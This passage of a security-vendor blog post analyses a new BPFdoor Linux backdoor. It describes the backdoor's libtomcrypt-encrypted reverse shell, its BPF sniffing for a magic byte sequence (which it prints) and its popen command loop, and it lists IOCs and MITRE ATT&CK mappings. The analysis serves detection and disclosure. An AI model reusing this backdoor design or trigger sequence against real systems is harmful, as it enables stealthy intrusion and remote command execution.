



sub_416AE0	00415150	der_length_object_identifier
sub_422360	00447560	rsa_exptmod
sub_416730	004119A0	der_encode_integer
sub_4174F0	00415940	der_length_short_integer
sub_418E50	00410640	der_decode_sequence_multi
sub_420450	004478B0	rsa_free
sub_41DC80	0042A5A0	ltc_ecc_projective_add_point
sub_41BA90	004296D0	ltc_ecc_mul2add
sub_4138D0	00401740	rijndael_ecb_decrypt
sub_413520	00401380	rijndael_ecb_encrypt
sub_419720	00412F90	der_encode_sequence_multi
sub_412AE0	00457ED0	sha384_init


Figure 15 - Libtomcrypt bindiff snippet

Having made the comparison, we determined that BPFdoor is using libtomcrypt functionality to set up a secure and encrypted “reverse-shell” session with its Command & Control. This replaced its previous mechanism.

After this session is established, BPFdoor will begin a loop that can be described by the following:


Sniffing using BPF
Find the "Magic" byte sequence:
"\x44\x30\xCD\x9F\x5E\x14\x27\x66"
Establishing
a revese encrypted connection to the C2 details
parsed from the magic packet



">>"
Send ">>" to C&C. This serves as a reverse-shell indicator
Receives a command from the C&C
"exit"
Exit the loop and terminate the session
popen
Anything else than "exit" or "cd" will execute the command
"cd /path/folder"
Call chdir and change the current working directory to "/path/fodler"
Success
Send the output back to the C&C
Send "[-] Execute command failed" back to the C&C



Conclusion

BPFdoor retains its reputation as an extremely stealthy and difficult-to-detect malware with this latest iteration.

Regardless of whether one considers the encryption library compilation time (October 2022) or its initial submission to VirusTotal (February 2023) as indicative of when this sample was first put into use, it is truly amazing how long it has remained fully undetected.



0 / 62

Community Score

No security vendors and no sandboxes flagged this file as malicious

afa8a32ec29a31f152ba20a30eb483520fe50f2dce6c9aa9135d88f7c9c511d7

usbpower

elf 64bits

295.48 KB
Size

Previous analyses	Date order
2023-04-30T13:15:16 UTC	0 / 62
2023-04-29T09:48:18 UTC	0 / 62
2023-04-27T16:03:11 UTC	0 / 62
2023-04-23T18:29:44 UTC	0 / 62
2023-02-23T07:27:48 UTC	0 / 62
2023-02-10T19:09:39 UTC	0 / 63
2023-02-08T03:05:24 UTC	0 / 63

Figure 16 & 17 - 0 VirusTotal detections, 7 different scans.

IOCs

afa8a32ec29a31f152ba20a30eb483520fe50f2dce6c9aa9135d88f7c9c511d7 – BPFDoor ELF SHA256
/var/run/initd.lock – BPFDoor "mutex"

MITRE ATT&CK:

Tactic	Technique	Description	Observable
Command and Control Defense Evasion Persistence	T1205 - Traffic Signaling	Attacker employs “magic” values to trigger response.	“Magic” byte sequence
Command and Control Defense Evasion Persistence	T1205.002 - Traffic Signaling: Socket Filters	Attacker attaches filter to a network socket.	Usage of Berkley Packet Filter
Command and Control	T1573 - Encrypted Channel	Attacker employs encrypted Command & Control communication.	Usage of libtomcrypt
Execution	T1106 – Native API	Attacker calls upon native OS APIs in order to execute behaviors.	Usage of popen

Earlier variant analysis:
https://www.elastic.co/security-labs/a-peek-behind-the-bpfdoor

Deep Instinct takes a prevention-first approach to stopping ransomware and other malware using the world’s first and only purpose-built, deep learning cybersecurity framework. We prevent ransomware, zero-day threats, and previously unknown malware in <20 milliseconds, 750x faster than the fastest ransomware can encrypt. Deep Instinct has >99% zero-day accuracy and promises a <0.1% false positive rate. The Deep Instinct Prevention Platform is an essential addition to every security stack – providing complete, multi-layered protection against threats across hybrid environments.

Back To Blog